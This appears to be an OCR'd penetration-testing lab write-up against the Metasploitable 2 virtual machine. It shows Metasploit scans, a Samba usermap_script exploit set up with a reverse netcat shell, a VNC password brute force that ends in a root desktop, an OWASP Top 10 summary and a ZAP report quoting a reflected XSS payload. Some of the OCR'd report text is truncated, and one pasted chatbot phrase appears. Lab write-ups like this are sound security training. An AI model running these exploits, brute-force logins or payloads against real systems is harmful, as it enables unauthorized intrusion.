   74  payload/cmd/windows/powershell/x64/peinject/reverse_named_pipe                         normal     No     Powershell Exec, Windows x64 Reverse Named Pipe (SMB) Stager
   75  payload/cmd/windows/powershell/meterpreter/reverse_named_pipe                          normal     No     Powershell Exec, Windows x86 Reverse Named Pipe (SMB) Stager
   76  payload/cmd/windows/powershell/peinject/reverse_named_pipe                             normal     No     Powershell Exec, Windows x86 Reverse Named Pipe (SMB) Stager
   77  auxiliary/admin/smb/psexec_ntdsgrab                                                    normal     No     PsExec NTDS.dit And SYSTEM Hive Download Utility
   78  auxiliary/scanner/sap/sap_smb_relay                                                    normal     No     SAP SMB Relay Abuse
   79  auxiliary/dos/sap/sap_soap_rfc_eps_delete_file                                         normal     No     SAP SOAP EPS_DELETE_FILE File Deletion
   80  auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing                           normal     No     SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Information Disclosure
   81  auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence                         normal     No     SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
   82  auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                                        normal     No     SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
   83  auxiliary/fuzzers/smb/smb_create_pipe_corrupt                                          normal     No     SMB Create Pipe Request Corruption
   84  auxiliary/fuzzers/smb/smb_create_pipe                                                  normal     No     SMB Create Pipe Request Fuzzer
   85  exploit/windows/smb/smb_doublepulsar_rce                              2017-04-14       great      Yes    SMB DOUBLEPULSAR Remote Code Execution
   86  exploit/windows/smb/smb_delivery                                      2016-07-26       excellent  No     SMB Delivery
   87  auxiliary/admin/smb/list_directory                                                     normal     No     SMB Directory Listing Utility
   88  auxiliary/scanner/smb/smb_enumusers_domain                                             normal     No     SMB Domain User Enumeration
   89  auxiliary/admin/smb/delete_file                                                        normal     No     SMB File Delete Utility
   90  auxiliary/admin/smb/download_file                                                      normal     No     SMB File Download Utility
   91  auxiliary/admin/smb/upload_file                                                        normal     No     SMB File Upload Utility
   92  auxiliary/scanner/smb/smb_enum_gpp                                                     normal     No     SMB Group Policy Preference Saved Passwords Enumeration
```




```
msf6 > use 105
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.150.131
rhosts => 192.168.150.131
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.150.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.150.131:445   - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.150.131:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.150.131:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                          normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                              normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                             normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results         2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
```

```
msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.150.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```



PORT-5900 EXPLOITATION:


Open port number 5900 is commonly associated with the Virtual Network Computing (VNC) service. VNC is a remote desktop protocol that allows users to access and control a remote computer or server over a network connection.


When port 5900 is open, it indicates that a VNC server is running and ready to accept incoming client connections. The VNC server shares the graphical desktop of the remote computer, enabling users to view and interact with it as if they were physically present.

VNC is often used for remote administration, technical support, and collaborative work. It provides a convenient way to access and manage remote systems, especially in situations where physical access to the machine is not feasible or practical.

```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                  Disclosure Date  Rank     Check  Description
   -  ----                                  ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client    2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                        normal   No     VNC Authentication Scanner
   2  exploit/windows/vnc/winvnc_http_get   2001-01-29       average  No     WinVNC Web Server GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                        no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```


```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.150.131
rhosts => 192.168.150.131
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            192.168.150.131                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   true                                                           yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                        no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[+] 192.168.150.131:5900  - 192.168.150.131:5900 - Starting VNC login sweep
[+] 192.168.150.131:5900  - 192.168.150.131:5900 - Login Successful: :password
[*] 192.168.150.131:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```


File Actions Edit View Help
(kali㉿kali)-[~]
$ vncviewer 192.168.150.131
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0


TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/#
Workspace 1
22 Jun, Thu 09:43:48
root@metasploitable: /

NIKTO:

Nikto is a pluggable web server and CGI scanner written in Perl, using rfp's LibWhisker to perform fast security or informational checks. Features: Easily updatable CSV-format checks database. Output reports in plain text or HTML.



OWASP TOP 10 vulnerabilities:

1. Injection:

- Injection attacks occur when malicious data is sent to a web application's code interpreter through a form input or data submission.
- For instance, an attacker may input SQL database code into a username field, exploiting a vulnerability and executing the SQL code.
- To prevent injection attacks, it is important to validate and sanitize user-submitted data, rejecting suspicious data and cleaning up potentially harmful parts.
- Database administrators can also implement controls to minimize the information exposed in an injection attack.
- By implementing these measures, the risk of unauthorized code execution can be significantly reduced.

2. Broken Authentication:

- Broken authentication refers to vulnerabilities in login systems that allow attackers to gain unauthorized access to user accounts or compromise the entire system.
- Attackers may use techniques like trying a large number of username/password combinations obtained from data breaches to gain unauthorized access.
- Mitigation strategies for broken authentication include implementing two-factor authentication (2FA) and enforcing rate limiting to prevent repeated login attempts.

- By implementing these measures, the risk of unauthorized access can be reduced, enhancing the security of user accounts and the system as a whole.

3. Sensitive Data Exposure:
- Sensitive data exposure occurs when web applications fail to protect sensitive information, such as financial data and passwords, allowing attackers to access and exploit it.
- Attackers may employ on-path attacks to intercept and steal sensitive information.
- To minimize the risk of data exposure, sensitive data should be encrypted and caching of sensitive information should be disabled.
- Web application developers should also avoid storing unnecessary sensitive data to reduce the potential impact of a data breach.
- By implementing these measures, the risk of unauthorized access to sensitive data can be mitigated.

4. XML External Entities (XEE):
- XEE is an attack against web applications that parse XML input, where an attacker exploits vulnerabilities in the XML parser by referencing external entities.
- The XML parser can be tricked into sending data to unauthorized external entities, allowing attackers to access sensitive information.
- Preventing XEE attacks involves accepting less complex data formats like JSON or patching XML parsers to disable the use of external entities.
- By implementing these measures, the risk of unauthorized data access through XEE can be minimized.
- It is worth noting that XML is being phased out in many web applications due to its complexity and security vulnerabilities.

5. Broken Access Control:
- Broken access control refers to vulnerabilities that allow attackers to bypass authorization and perform actions as privileged users.
- For example, an attacker could manipulate the URL to change their account without proper verification.
- Implementing strong access controls and using authorization tokens can help secure access to web applications.
- Authorization tokens ensure that only authenticated users can perform privileged actions, enhancing the security of the system.
- By implementing these measures, the risk of unauthorized access and privilege escalation can be reduced.

Sure! Here are the complete rephrased sentences for the remaining vulnerabilities:

6. Security Misconfiguration:
- Security misconfiguration is a common vulnerability that arises from using default configurations or displaying overly detailed error messages.

- For instance, an application revealing specific errors could provide valuable information to attackers, exposing vulnerabilities.
- Mitigation strategies for security misconfiguration include removing unused features from code and providing more generalized error messages.
- By implementing these measures, the risk of security misconfiguration and the potential for exploitation can be minimized.

7. Cross-Site Scripting:
- Cross-site scripting vulnerabilities occur when web applications allow users to insert custom code that can be seen by other users.
- Exploiting this vulnerability enables attackers to execute malicious JavaScript code in victims' browsers.
- Mitigation strategies for cross-site scripting include escaping untrusted HTTP requests and validating/sanitizing user-generated content.
- Using modern web development frameworks like ReactJS and Ruby on Rails also provides built-in protection against cross-site scripting.
- By implementing these measures, the risk of cross-site scripting attacks and the potential impact on users can be reduced.

8. Insecure Deserialization:
- Insecure deserialization targets web applications that frequently serialize and deserialize data.
- Deserialization involves converting serialized data back into usable objects for the application.
- An insecure deserialization attack occurs when untrusted sources are deserialized, potentially leading to DDoS or remote code execution attacks.
- Monitoring deserialization and implementing type checks can help detect and mitigate insecure deserialization exploits.
- However, the most effective protection against such attacks is to prohibit deserialization of data from untrusted sources.

9. Using Components With Known Vulnerabilities:
- Many web developers utilize components such as libraries and frameworks in their applications, some of which may have vulnerabilities.
- Attackers actively seek out vulnerabilities in these components to exploit them across multiple websites.
- Minimizing the risk of running components with known vulnerabilities involves removing unused components, using trusted sources, and keeping components up to date.
- Component developers often release security patches and updates to address known vulnerabilities.
- Therefore, developers should regularly update their components to ensure the security of their web applications.

10. Insufficient Logging and Monitoring:

- Insufficient logging and monitoring is a common issue where web applications fail to effectively detect and respond to data breaches.
- On average, breaches are discovered around 200 days after they occur, allowing attackers ample time to exploit vulnerabilities.
- Implementing comprehensive logging, monitoring, and incident response plans helps ensure timely detection of attacks.
- Web developers should proactively monitor and analyze logs to identify and respond to security incidents promptly.
- By implementing these measures, the detection and response time for data breaches can be significantly reduced, enhancing overall security.

We generate a report on Metasploitable 2 :

Site: http://192.168.233.128

Generated on Thu, 29 Jun 2023 13:37:04

Summary of Alerts

Risk Level	Number of Alerts
High	5
Medium	9

Alerts

Name	Risk Level	Number of Instances
Cross Site Scripting (Reflected)	High	1
Hash Disclosure - MD5 Crypt	High	5
Path Traversal	High	1
Remote Code Execution - CVE-2012-1823	High	2
Source Code Disclosure - CVE-2012-1823	High	2
Absence of Anti-CSRF Tokens	Medium	46
Application Error Disclosure	Medium	21
Content Security Policy (CSP) Header Not Set	Medium	141
Directory Browsing	Medium	5
Hidden File Found	Medium	2
Missing Anti-clickjacking Header	Medium	86
Parameter Tampering	Medium	1
Vulnerable JS Library	Medium	1
XSLT Injection	Medium	1

Alert Detail

High	Cross Site Scripting (Reflected)

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, email client. The code itself is usually written in HTML /JavaScript, but may also extend to VBScript, ActiveX, Java browsersupported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the h level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Appl object instances which load content from the file system may execute code under the local machine zone allowing for system

Description

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOMbased.

Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will ofte the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get e interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by us such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not requ additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web pa

URL

http://192.168.233.128/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E

Method GET

Attack "><scrIpt>alert(1);</scRipt>

Evidence "><scrIpt>alert(1);</scRipt>

Instances 1

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness e

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially impo when transmitting data between different components, or when generating outputs that can contain multiple encodings a same time, such as web pages or multi-part mail messages. Study all expected communication protocols and representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in to avoid CWE-602. Attackers can bypass the clientside checks by modifying values after the checks have been performed changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the serv

If available, use structured mechanisms that automatically enforce the separation between

Solution data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying developer to provide this capability at every point where output is generated.

Phase: Implementation

For every web page that is generated, use and specify a character encoding such as ISO8859-1 or UTF-8. When an enco not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by t page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See 116 for more mitigations related to encoding/escaping.

